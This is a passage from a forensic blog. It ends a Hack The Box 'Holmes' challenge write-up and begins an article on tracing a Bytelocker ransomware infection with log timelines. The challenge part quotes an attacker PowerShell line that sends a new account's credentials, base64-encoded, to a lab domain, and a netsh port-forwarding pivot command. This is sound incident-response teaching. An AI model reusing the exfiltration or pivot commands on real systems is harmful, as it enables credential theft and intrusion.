<span class="o">{</span><span class="s2">"path"</span>: <span class="s2">"ROOT</span><span class="se">\\</span><span class="s2">SAM</span><span class="se">\\</span><span class="s2">Domains</span><span class="se">\\</span><span class="s2">Account</span><span class="se">\\</span><span class="s2">Users</span><span class="se">\\</span><span class="s2">Names</span><span class="se">\\</span><span class="s2">svc_netupd"</span>, <span class="s2">"name"</span>: <span class="s2">"svc_netupd"</span>, <span class="s2">"last_written_timestamp"</span>: <span class="s2">"2025-08-24T23:05:09.757920"</span>, <span class="s2">"values"</span>: <span class="o">{</span><span class="s2">""</span>: <span class="o">{</span><span class="s2">"type"</span>: <span class="s2">"0x3eb"</span>, <span class="s2">"size"</span>: 0, <span class="s2">"data"</span>: <span class="s2">""</span><span class="o">}}}</span>
</code></pre></div></div>

<p>We do have some matches and the timestamp does match the execution of the Script jm.ps1:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-08-24|23:05:01|4688|4688|HEISEN-9-WS-6<span class="nv">$|</span>-|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\s</span>vchost.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\W</span>indowsPowerShell<span class="se">\v</span>1.0<span class="se">\p</span>owershell.exe|<span class="s2">"""C:</span><span class="se">\W</span><span class="s2">indows</span><span class="se">\S</span><span class="s2">ystem32</span><span class="se">\W</span><span class="s2">indowsPowerShell</span><span class="se">\v</span><span class="s2">1.0</span><span class="se">\p</span><span class="s2">owershell.EXE"" -ExecutionPolicy Bypass -WindowStyle Hidden -File C:</span><span class="se">\U</span><span class="s2">sers</span><span class="se">\W</span><span class="s2">erni</span><span class="se">\A</span><span class="s2">ppdata</span><span class="se">\L</span><span class="s2">ocal</span><span class="se">\J</span><span class="s2">M.ps1"</span>
</code></pre></div></div>

<blockquote>
  <p>Answer is <code class="language-plaintext highlighter-rouge">svc_netupd</code></p>
</blockquote>

<h3 id="what-domain-name-did-the-attacker-use-for-credential-exfiltration-domain">What domain name did the attacker use for credential exfiltration? (domain)</h3>

<p>As seen already in the script:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Invoke-WebRequest <span class="nt">-Uri</span> <span class="s2">"[http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$]</span><span class="s2">(http://NapoleonsBlackPearl.htb/Exchange?data=</span><span class="nv">$)</span><span class="s2">([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("</span><span class="nv">$newUser</span>|<span class="nv">$password</span><span class="s2">")))"</span> <span class="nt">-UseBasicParsing</span> <span class="nt">-ErrorAction</span> SilentlyContinue | Out-Null
</code></pre></div></div>
<blockquote>
  <p>Answer is <code class="language-plaintext highlighter-rouge">NapoleonsBlackPearl</code></p>
</blockquote>

<h3 id="what-password-did-the-attackers-script-generate-for-the-newly-created-user-string">What password did the attacker’s script generate for the newly created user? (string)</h3>

<p>Let’s check out the code that generates the password:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="nv">$timestamp</span> <span class="o">=</span> <span class="o">(</span>Get-Date<span class="o">)</span>.ToString<span class="o">(</span><span class="s2">"yyyyMMddHHmmss"</span><span class="o">)</span>
    <span class="nv">$password</span> <span class="o">=</span> <span class="s2">"Watson_</span><span class="nv">$timestamp</span><span class="s2">"</span>
</code></pre></div></div>

<p>The script uses the cmdlet <code class="language-plaintext highlighter-rouge">Get-Date</code> to get timestamp information and then concatenates it to the string <code class="language-plaintext highlighter-rouge">"Watson_"</code>.</p>

<p>Let’s check out the <code class="language-plaintext highlighter-rouge">Get-Date</code> documentation from Microsoft:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>The Get-Date cmdlet gets a DateTime object that represents the current date or a date that you specify. [...]
</code></pre></div></div>
<p>/!\ <strong>And really important</strong>, still from the Documentation: /!\</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Example 10: Return a date value interpreted as UTC
[...]
For the example, this machine is set to Pacific Standard Time. By default, Get-Date returns values for that timezone.
</code></pre></div></div>
<p>Here is the trick: WAPP does parse TS as UTC, so the <code class="language-plaintext highlighter-rouge">$timestamp</code> variable would be wrong if we use utc timestamp.</p>

<p>From our log, the user creation was at 23:05:09, but UTC.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-08-24|23:05:09|4720|User Account Created|svc_netupd|HEISEN-9-WS-6<span class="nv">$|</span>HEISEN-9-WS-6|
</code></pre></div></div>

<p>We need to get the TimeZone information.</p>

<p>By default on Windows, it’s located in the system hive at key <code class="language-plaintext highlighter-rouge">TimeZoneInformation</code>:</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">rg</span><span class="w"> </span><span class="err">-i</span><span class="w"> </span><span class="s2">"TimezoneInformation"</span><span class="w"> </span><span class="err">SYSTEM_yarp.jsonl</span><span class="w"> </span><span class="err">|</span><span class="w"> </span><span class="err">jq</span><span class="w">
</span><span class="p">{</span><span class="w">
  </span><span class="nl">"path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"ROOT</span><span class="se">\\</span><span class="s2">ControlSet001</span><span class="se">\\</span><span class="s2">Control</span><span class="se">\\</span><span class="s2">TimeZoneInformation"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"TimeZoneInformation"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"last_written_timestamp"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2025-04-21T18:42:48.654652"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"values"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="p">[</span><span class="err">...</span><span class="p">]</span><span class="w">
    </span><span class="nl">"TimeZoneKeyName"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"REG_SZ"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"size"</span><span class="p">:</span><span class="w"> </span><span class="mi">44</span><span class="p">,</span><span class="w">
      </span><span class="nl">"data"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Pacific Standard Time"</span><span class="w">
    </span><span class="p">},</span><span class="w">
    </span><span class="p">[</span><span class="err">...</span><span class="p">]</span><span class="w">
    </span><span class="nl">"DynamicDaylightTimeDisabled"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"REG_DWORD"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"size"</span><span class="p">:</span><span class="w"> </span><span class="mi">4</span><span class="p">,</span><span class="w">
      </span><span class="nl">"data"</span><span class="p">:</span><span class="w"> </span><span class="mi">0</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>The TimeZone of the Machine is <code class="language-plaintext highlighter-rouge">Pacific Standard Time</code>, so UTC -7.</p>

<p>So our <code class="language-plaintext highlighter-rouge">TimeStamps</code> variable should be: 23:05:09 - 7 hours, so 16:05:09, and if we format it as <code class="language-plaintext highlighter-rouge">yyyyMMddHHmmss</code>: <code class="language-plaintext highlighter-rouge">20250824160509</code>.</p>

<blockquote>
  <p>Answer is <code class="language-plaintext highlighter-rouge">Watson_20250824160509</code></p>
</blockquote>

<h3 id="what-was-the-ip-address-of-the-internal-system-the-attacker-pivoted-to-ipv4-address">What was the IP address of the internal system the attacker pivoted to? (IPv4 address)</h3>

<p>Let’s continue to look at our attacker cmd history:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-08-24|23:10:05|4688|Werni|-|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe|C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\n</span>etsh.exe|netsh  interface portproxy add v4tov4 <span class="nv">listenaddress</span><span class="o">=</span>0.0.0.0 <span class="nv">listenport</span><span class="o">=</span>9999 <span class="nv">connectaddress</span><span class="o">=</span>192.168.1.101 <span class="nv">connectport</span><span class="o">=</span>22
</code></pre></div></div>

<p>It’s pretty straightforward: this command configures a port forwarding rule on the local Windows machine using netsh to redirect all incoming TCP traffic on port 9999 to the remote device at 192.168.1.101 on port 22.</p>

<blockquote>
  <p>Answer is <code class="language-plaintext highlighter-rouge">192.168.1.101</code></p>
</blockquote>

<h3 id="which-tcp-port-on-the-victim-was-forwarded-to-enable-the-pivot-port-065565">Which TCP port on the victim was forwarded to enable the pivot? (port 0–65565)</h3>

<p>We already have the info:</p>
<blockquote>
  <p>Answer is: <code class="language-plaintext highlighter-rouge">9999</code></p>
</blockquote>

<h3 id="what-is-the-full-registry-path-that-stores-persistent-ipv4ipv4-tcp-listener-to-target-mappings-hklm">What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings? (HKLM\…\…)</h3>

<p>Let’s check for portproxy config on the registry keys:</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">rg</span><span class="w"> </span><span class="err">-i</span><span class="w"> </span><span class="s2">"portproxy"</span><span class="w"> </span><span class="err">SYSTEM_yarp.jsonl</span><span class="w"> </span><span class="err">|</span><span class="w"> </span><span class="err">jq</span><span class="w">          
</span><span class="p">{</span><span class="w">
  </span><span class="nl">"path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"ROOT</span><span class="se">\\</span><span class="s2">ControlSet001</span><span class="se">\\</span><span class="s2">Services</span><span class="se">\\</span><span class="s2">PortProxy"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"PortProxy"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"last_written_timestamp"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2025-08-24T23:10:05.836060"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"values"</span><span class="p">:</span><span class="w"> </span><span class="p">{}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span><span class="p">{</span><span class="w">
  </span><span class="nl">"path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"ROOT</span><span class="se">\\</span><span class="s2">ControlSet001</span><span class="se">\\</span><span class="s2">Services</span><span class="se">\\</span><span class="s2">PortProxy</span><span class="se">\\</span><span class="s2">v4tov4"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"v4tov4"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"last_written_timestamp"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2025-08-24T23:10:05.836060"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"values"</span><span class="p">:</span><span class="w"> </span><span class="p">{}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span><span class="p">{</span><span class="w">
  </span><span class="nl">"path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"ROOT</span><span class="se">\\</span><span class="s2">ControlSet001</span><span class="se">\\</span><span class="s2">Services</span><span class="se">\\</span><span class="s2">PortProxy</span><span class="se">\\</span><span class="s2">v4tov4</span><span class="se">\\</span><span class="s2">tcp"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"tcp"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"last_written_timestamp"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2025-08-24T23:10:05.836060"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"values"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"0.0.0.0/9999"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"REG_SZ"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"size"</span><span class="p">:</span><span class="w"> </span><span class="mi">34</span><span class="p">,</span><span class="w">
      </span><span class="nl">"data"</span><span class="p">:</span><span class="w"> </span><span class="s2">"192.168.1.101/22"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>The Registry key is from SYSTEM. Keep in mind that values <code class="language-plaintext highlighter-rouge">ControlSet001</code> and <code class="language-plaintext highlighter-rouge">ControlSet002</code> refer to <code class="language-plaintext highlighter-rouge">CurrentControlSet</code> on a live system, so:</p>

<blockquote>
  <p>Answer is: <code class="language-plaintext highlighter-rouge">HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp</code></p>
</blockquote>

<h3 id="before-the-attack-the-administrator-configured-windows-to-capture-command-line-details-in-the-event-logs-what-command-did-they-run-to-achieve-this-command">Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)</h3>

<p>Let’s check out the Admin PowerShell history in the file: <code class="language-plaintext highlighter-rouge">ConsoleHost_history.txt</code> provided by WAPP.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>...]
auditpol /set /subcategory:<span class="s2">"Process Creation"</span> /success:enable
reg add <span class="s2">"HKLM</span><span class="se">\S</span><span class="s2">OFTWARE</span><span class="se">\M</span><span class="s2">icrosoft</span><span class="se">\W</span><span class="s2">indows</span><span class="se">\C</span><span class="s2">urrentVersion</span><span class="se">\P</span><span class="s2">olicies</span><span class="se">\S</span><span class="s2">ystem</span><span class="se">\A</span><span class="s2">udit"</span> /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
<span class="o">[</span>...]
</code></pre></div></div>
<p>The Command Line give pretty straightforward informations: <code class="language-plaintext highlighter-rouge">ProcessCreationIncludeCmdLine_Enabled</code>.</p>

<blockquote>
  <p>Answer is: <code class="language-plaintext highlighter-rouge">reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f</code></p>
</blockquote>

<hr />

<h3 id="conclusion">Conclusion</h3>

<p>Thanks to the use of <a href="https://github.com/youhgo/wfapp">WAPP</a>, we could easily parse all the evidence provided by Kape.</p>

<p>The result format, which is really easy to read, gave us straightforward information, and we could see directly what we were looking for!</p>

<p>This was a really nice and fun forensic challenge, as there are not many that are close to real investigations. Thanks HTB!</p>]]></content><author><name>Hro</name></author><summary type="html"><![CDATA[Using WAPP and Plaso2ELK to solve Hack The Box CTF: HOLMES]]></summary></entry><entry><title type="html">Investigating Ransomware Using Mpp</title><link href="https://youhgo.github.io/Investigating-ransomware-using-mpp/" rel="alternate" type="text/html" title="Investigating Ransomware Using Mpp" /><published>2025-01-22T00:00:00+00:00</published><updated>2025-01-22T00:00:00+00:00</updated><id>https://youhgo.github.io/Investigating-ransomware-using-mpp</id><content type="html" xml:base="https://youhgo.github.io/Investigating-ransomware-using-mpp/"><![CDATA[<h1 id="investigating-a-ransomware-on-a-windows-machine-using-maximum-plaso-parser">Investigating a ransomware on a Windows machine using Maximum Plaso Parser</h1>

<p>Usefull links:</p>
<ul>
  <li>MPP is available <a href="https://github.com/youhgo/maximumPlasoTimelineParser">here</a></li>
  <li><a href="https://github.com/youhgo/wfapp">Windows Forensic Artefact Parser Project</a></li>
</ul>

<p>In this article we will proceed to the investigation of a Windows machine infected with a ransomware, using the tool i made : Maximum Plaso Parser.</p>

<h2 id="what-is-mpp-">What is MPP ?</h2>

<p>MPP or MaximumPlasoParser is a python script that will parse a <a href="https://github.com/log2timeline/plaso">plaso - Log2Timeline</a>  Json timeline file.
The goal is to regroup artefacts by categories in some easily readable and straight forward results.
MPP produces extremely simple and readable results, allowing analysts to find the information they need directly.</p>

<h1 id="start-the-investigation">Start the investigation</h1>

<h2 id="context">Context</h2>
<p>You are a forensic analyst and you have been contacted to investigate a windows machine that has been infected with a ransomware. The client only provided the Virtual Machine DisK (VMDK) of the machine.</p>

<h2 id="vocabulary">Vocabulary</h2>

<p><strong>VMDK</strong> : Virtual Machine Disk : VMDK is a file format that describes containers for virtual hard disk drives to be used in virtual machines like VMware Workstation or VirtualBox.</p>

<p><strong>MFT</strong> : Master File Table : The Master File Table (MFT) is a system file in the NTFS file system (having the name $MFT) that stores metadata information about all files and directories on an NTFS volume. The MFT acts as an index to all the files and directories on the volume, providing quick access to the information needed to retrieve a file.</p>

<p><strong>USNJRNL</strong> : Update Sequence Number Journal : The USN Journal (Update Sequence Number Journal), or Change Journal, is a feature of the Windows NT file system (NTFS) which maintains a record of changes made to the volume.</p>

<p><strong>Amcache</strong> : AmCache is a component of the Application Compatibility Framework in Windows. it stores metadata about executables and other files that have been run or interacted with on the system. This includes information about when files were first executed.</p>

<p><strong>Shimcache</strong> : ShimCache, also known as the Application Compatibility Cache, is a feature in Windows that helps maintain compatibility for older applications running on newer operating systems.</p>

<p><strong>VT</strong> : Virus Total : Virus Total is an online service that analyzes suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners.</p>

<p><strong>Cobalt Strike</strong>: Cobalt Strike is a tool developed for ethical hackers, but like many other offensive cybersecurity tools, it has fallen into the wrong hands. This powerful network attack platform combines social engineering, unauthorized access tools, network pattern obfuscation and a sophisticated mechanism for deploying malicious executable code on compromised systems. It can now be used by attackers to deploy advanced persistent threat (APT) attacks against your organization. <a href="https://www.cynet.com/network-attacks/cobalt-strike-white-hat-hacker-powerhouse-in-the-wrong-hands/">source</a></p>

<p><strong>Mimikatz</strong>: Mimikatz is a now well known tool to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets. <a href="https://github.com/gentilkiwi/mimikatz">source</a></p>

<h2 id="parsing-the-evidences">Parsing the evidences</h2>

<p>In this article we will use Log2Timeline and Maximum Plaso Parser to analyse the VMDK file provided.</p>

<p>To create the timeline with log2timeline :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>psteal.py <span class="nt">--source</span> /home/hro/DFIR/BROCELIANDE_DC_Graal-disk1.vmdk <span class="nt">-w</span> full_timeline_graal.json <span class="nt">-o</span> json_line
</code></pre></div></div>
<p>Psteal.py  is tool which uses log2timeline and psort engines to parse all data in one go.</p>
<ul>
  <li>– source is the path to the folder or file containing the data to be parsed</li>
  <li>-w is the result file</li>
  <li>-o json_line is the output format</li>
</ul>

<p>Maximum Plaso Parser (MPP) needs a jsonline output format, that’s why we use -o json_line and not csv.</p>

<p>Once we have the timeline we can parse it with MPP :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 MaximumPlasoParserJson.py <span class="nt">-c</span> <span class="s2">"awesomeCase"</span> <span class="nt">--type</span> <span class="s2">"all"</span> <span class="nt">-o</span> /home/hro/Documents/cyber/working_zone/testMP <span class="nt">-t</span> /home/hro/Documents/cyber/working_zone/samples_tl/full_timeline_graal.json  <span class="nt">-m</span> <span class="s2">"Graal"</span>
Started at: 01/22/2025, 16:55:45
result directory is located at : /home/hro/Documents/cyber/working_zone/testMP/mpp_Graal_2025-01-22T06:55:45
Finished <span class="k">in </span>75.00664639472961 secondes
</code></pre></div></div>
<ul>
  <li>-c is our casename : awesomeCase</li>
  <li>–type is the output type of the file we want, here we set to “all” to have both json and CSV. I’ve done json to be able to do an ingestion on ELK for another article</li>
  <li>-o is the output directory</li>
  <li>-t is the plaso timeline we created before</li>
  <li>-m is the name of the machine, here it’s DC_graal.</li>
</ul>

<p>After ~75 secondes MPP has finished and produced multiples files:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tree
├── 4624usrLogon.csv
├── 4625usrFailLogon.csv
├── 4648usrExpLogon.csv
├── 4672usrSpeLogon.csv
├── 4688newProc.csv
├── 7045newService.csv
├── amcache.csv
├── applicationExperience.csv
├── bits.csv
├── ffHistory.csv
├── lnk.csv
├── mft.csv
├── mru.csv
├── powershell.csv
├── powershellScript.csv
├── prefetch.csv
├── rdpLocal.csv
├── rdpRemote.csv
├── runKey.csv
├── sam.csv
├── shimcache.csv
├── srum.csv
├── taskScheduler.csv
├── timeline.csv
├── usrAssist.csv
├── windefender.csv
├── winStartStop.csv
└── wmi.csv
</code></pre></div></div>

<p>Each file contains all entries for each artifact, sorted by datetime and easily readable.</p>

<p>For example, the Amcache:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">head </span>amcache.csv
Date|Time|Name|FullPath|id|Hash
1970-01-01|10:00:00|beacon.exe|c:<span class="se">\u</span>sers<span class="se">\p</span>ublic<span class="se">\b</span>eacon.exe|0006d60e4d727c5556b492c242c0fa567c630000ffff|d5006bbcc79d52882acac909e7e9d9a4141af938d9f942981f5e0ae3bba5a62b
1972-10-12|15:40:16|iexplore.exe|c:<span class="se">\p</span>rogram files<span class="se">\i</span>nternet explorer<span class="se">\i</span>explore.exe|0000f519feec486de87ed73cb92d3cac802400000000|d5006bbcc79d52882acac909e7e9d9a4141af938d9f942981f5e0ae3bba5a62b
1973-10-18|23:53:42|msiexec.exe|c:<span class="se">\w</span>indows<span class="se">\s</span>ystem32<span class="se">\m</span>siexec.exe|0000f519feec486de87ed73cb92d3cac802400000000|d5006bbcc79d52882acac909e7e9d9a4141af938d9f942981f5e0ae3bba5a62b
</code></pre></div></div>

<h2 id="determining-a-time-window-of-the-attack">Determining a time window of the attack:</h2>

<p>The only information we have is that the machine was hit by a ransomware.</p>

<p>During an investigation, time is crucial, so it’s important to quickly assess a time window of the attack, in order not to search for irrelevant information.</p>

<p>We will search at what date and time the ransomware was executed, it will give us a timeframe of the attack.</p>

<p>Because we don’t know what ransomware was executed nor the name of the binary, it’s difficult to identify the ransomware in artefacts related to programs execution (amcache, shimcache, etc.) at the moment.</p>

<h3 id="looking-for-file-encryption">Looking for file encryption</h3>

<p>Here we will explore the MFT and look for the first encrypted file. We will search for a lot of file creation/modification having the same extension :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cut</span> <span class="nt">-d</span> <span class="s1">'|'</span> <span class="nt">-f6</span> mft.csv | <span class="nb">awk</span> <span class="nt">-F</span><span class="s1">'.'</span> <span class="s1">'{print $NF}'</span> | <span class="nb">sort</span> | <span class="nb">uniq</span> <span class="nt">-c</span> | <span class="nb">sort</span> <span class="nt">-nr</span> | <span class="nb">head</span> <span class="nt">-30</span>
106016 manifest
93834 dll
47988 <span class="nb">cat</span>
  <span class="o">[</span>...]
7340 byt
6909 dat
</code></pre></div></div>

<p>Here we can find the “.byt” extension with 7340 entries in the MFT.
“.byt” extension file is characteristic of the Bytelocker ransomware. We can also find evidence of “.bytcrypttmp” file extension.</p>

<p>Let’s get the date Time of the first file with that extension :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"</span><span class="se">\.</span><span class="s2">byt"</span> mft.csv | <span class="nb">head</span> <span class="nt">-1</span>
Date|Time|source|fileType|action|fileName
2021-01-07|04:03:12|USNJRNL|N/A|USN_REASON_FILE_CREATE|arrivée-dun-chaton-à-la-maison.jpg.byt
</code></pre></div></div>

<p>Keep in mind that the MFT is sometimes inaccurate regarding file modification.</p>

<p>If the date of the first encrypted file doesn’t seem right you can look for the first ransom note left by the ransomware as they are neither modified nor encrypted.</p>

<p>In this case we don’t have any readme file associated with bytelocker.exe</p>

<p><strong>The first encrypted file gives us a timestamp the 2021-01-07 at 04:03:12</strong></p>

<h3 id="looking-for-program-execution">Looking for program execution:</h3>

<p>The first encrypted file gives us a time frame at the 2021-01-07 04:03:12, let’s check what programs were executed around this period. We will look into the Amcache, Shimcache and User Assist :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>usrAssist.csv
2021-01-07|03:58:58.054000|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\B</span>ytelocker.exe|0|0
2021-01-07|04:00:50.164000|C:<span class="se">\U</span>sers<span class="se">\a</span>rthur<span class="se">\D</span>ocuments<span class="se">\c</span>onfidentiel<span class="se">\B</span>ytelocker.exe|0|0
<span class="o">[</span>...]


shimcache.csv
2021-01-07|03:56:55.101887|Bytelocker.exe|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\B</span>ytelocker.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
2021-01-07|04:02:57.273187|Bytelocker.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>rthur<span class="se">\D</span>ocuments<span class="se">\c</span>onfidentiel<span class="se">\B</span>ytelocker.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
<span class="o">[</span>...]

amcache.csv
Date|Time|Name|FullPath|id|Hash
2040-01-05|12:07:17|bytelocker.exe|c:<span class="se">\u</span>sers<span class="se">\p</span>ublic<span class="se">\b</span>ytelocker.exe|0006325d14a30ff7987e661f1b3bcca4b51100000000|d5006bbcc79d52882acac909e7e9d9a4141af938d9f942981f5e0ae3bba5a62b
</code></pre></div></div>

<p>Here we can find multiple entries, from Bytelocker, a well known ransomware. There is also some entries into the amcache but the timestamp is faulty.</p>

<p>Contrary to the amcache, an entry in the shimcache doesn’t necessarily mean the program was executed. But we can correlate evidence from the user assist, the successful encryption of the first file to assume that it was indeed executed at that time.</p>

<p><strong>Programs execution gives us a timestamp the 2021-01-07 at 03:56:55</strong></p>

<hr />

<p><strong>By correlating the evidence found in the filesystem and in programs execution artefact, we can define a 1st time window to focus on. Its start from 03:00:00 to 05:00:00 AM on January 07 2021.</strong></p>

<hr />

<h2 id="identifying-malicious-users">Identifying malicious Users</h2>

<p>Lets check what users were connected at that time. The time window is in the middle of the night so results might not get polluted by legit connections.</p>

<p>Security event id 4624 registers all connections to the machine. Let search at 3 am for all the account name that where connected:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"2021-01-07</span><span class="se">\|</span><span class="s2">03"</span> user_logon_id4624.csv | <span class="nb">cut</span> <span class="nt">-d</span> <span class="s1">'|'</span> <span class="nt">-f5</span> | <span class="nb">sort</span> | <span class="nb">uniq</span> <span class="nt">-c</span>
2 Administrator
23 arthur
1 DWM-2
151 GRAAL<span class="err">$</span>
196 MSOL_0537fce40030
3 SYSTEM
24 TAVERNE<span class="err">$</span>
1 UMFD-2
</code></pre></div></div>

<p>We can see multiple services accounts as well as computers accounts.</p>

<p><strong>We can identify the accounts “Administrator” and “arthur” as suspicious as they are the only “human account”.</strong></p>

<p>Let’s search for a bigger window (3 and 4 am) :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-i</span> <span class="s2">"2021-01-07</span><span class="se">\|</span><span class="s2">0[3-4]"</span> user_logon_id4624.csv | rg <span class="nt">-i</span> <span class="s2">"administrator|arthur"</span>
Date|Time|event_code|subject_user_name|target_user_name|ip_address|ip_port|logon_type
2021-01-07|03:28:22|4624|-|Administrator|192.168.88.137|53942|3
2021-01-07|03:28:41|4624|-|Administrator|192.168.88.137|53952|3
2021-01-07|03:31:38|4624|-|arthur|192.168.88.137|54028|3
<span class="o">[</span>...]
2021-01-07|03:33:59|4624|-|arthur|192.168.88.137|54180|3
2021-01-07|03:34:49|4624|GRAAL<span class="nv">$|</span>arthur|127.0.0.1|0|7
2021-01-07|03:35:06|4624|-|arthur|192.168.88.137|45860|3
<span class="o">[</span>...]
2021-01-07|03:45:07|4624|-|arthur|192.168.88.137|46212|3
2021-01-07|03:46:36|4624|GRAAL<span class="nv">$|</span>arthur|127.0.0.1|0|7
2021-01-07|03:47:07|4624|-|arthur|192.168.88.137|46298|3
<span class="o">[</span>...]
2021-01-07|03:55:08|4624|-|arthur|192.168.88.137|46482|3
2021-01-07|03:55:16|4624|GRAAL<span class="nv">$|</span>arthur|127.0.0.1|0|2
2021-01-07|03:57:09|4624|-|arthur|192.168.88.137|46576|3
<span class="o">[</span>...]
2021-01-07|04:27:14|4624|-|arthur|192.168.88.137|47434|3
</code></pre></div></div>

<p>All of the above connections come from the same ip 192.168.88.137 and are with type 3 (SMB).
We can assume that the attacker compromised the machine 192.168.88.137 before pivoting on this one.
It’s good practice to check with the client wherever those connections are legit or not. Sometimes, clients can be in another timezone and therefore work during our night time, so a connection at 3am could be legit. Our client has confirmed that nobody was working at that time.</p>

<hr />

<p><strong>The first malicious connection identified on this machine was made on the “2021-01-07” at “03:28:22” by the account “Administrator from the ip 192.168.88.137”</strong>.</p>

<hr />

<p>As you will see later the account “arthur” is also compromised.</p>

<h2 id="identifying-malicious-actions">Identifying malicious actions</h2>

<p>The connections we saw above are in SMB, an action should be linked.</p>

<p>Let’s see what happens after the first connection:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rg <span class="nt">-iN</span> <span class="s2">"2021-01-07</span><span class="se">\|</span><span class="s2">03:28:2."</span> <span class="k">*</span>.csv


user_logon_id4624.csv
Date|Time|event_code|logon_type|subject_user_name|target_user_name|ip_address|ip_port
2021-01-07|03:28:22|4624|-|Administrator|192.168.88.137|53942|3
2021-01-07|03:28:23|4624|GRAAL<span class="nv">$|</span>SYSTEM|-|-|5


user_special_logon_id4672.csv
Date|Time|event_code|logon_type|subject_user_name|target_user_name|ip_address|ip_port
2021-01-07|03:28:22|4672|Administrator|-|-|-|-
2021-01-07|03:28:23|4672|SYSTEM|-|-|-|-


new_service_id7045.csv
Date|Time|event_code|account_name|img_path|service_name|start_type
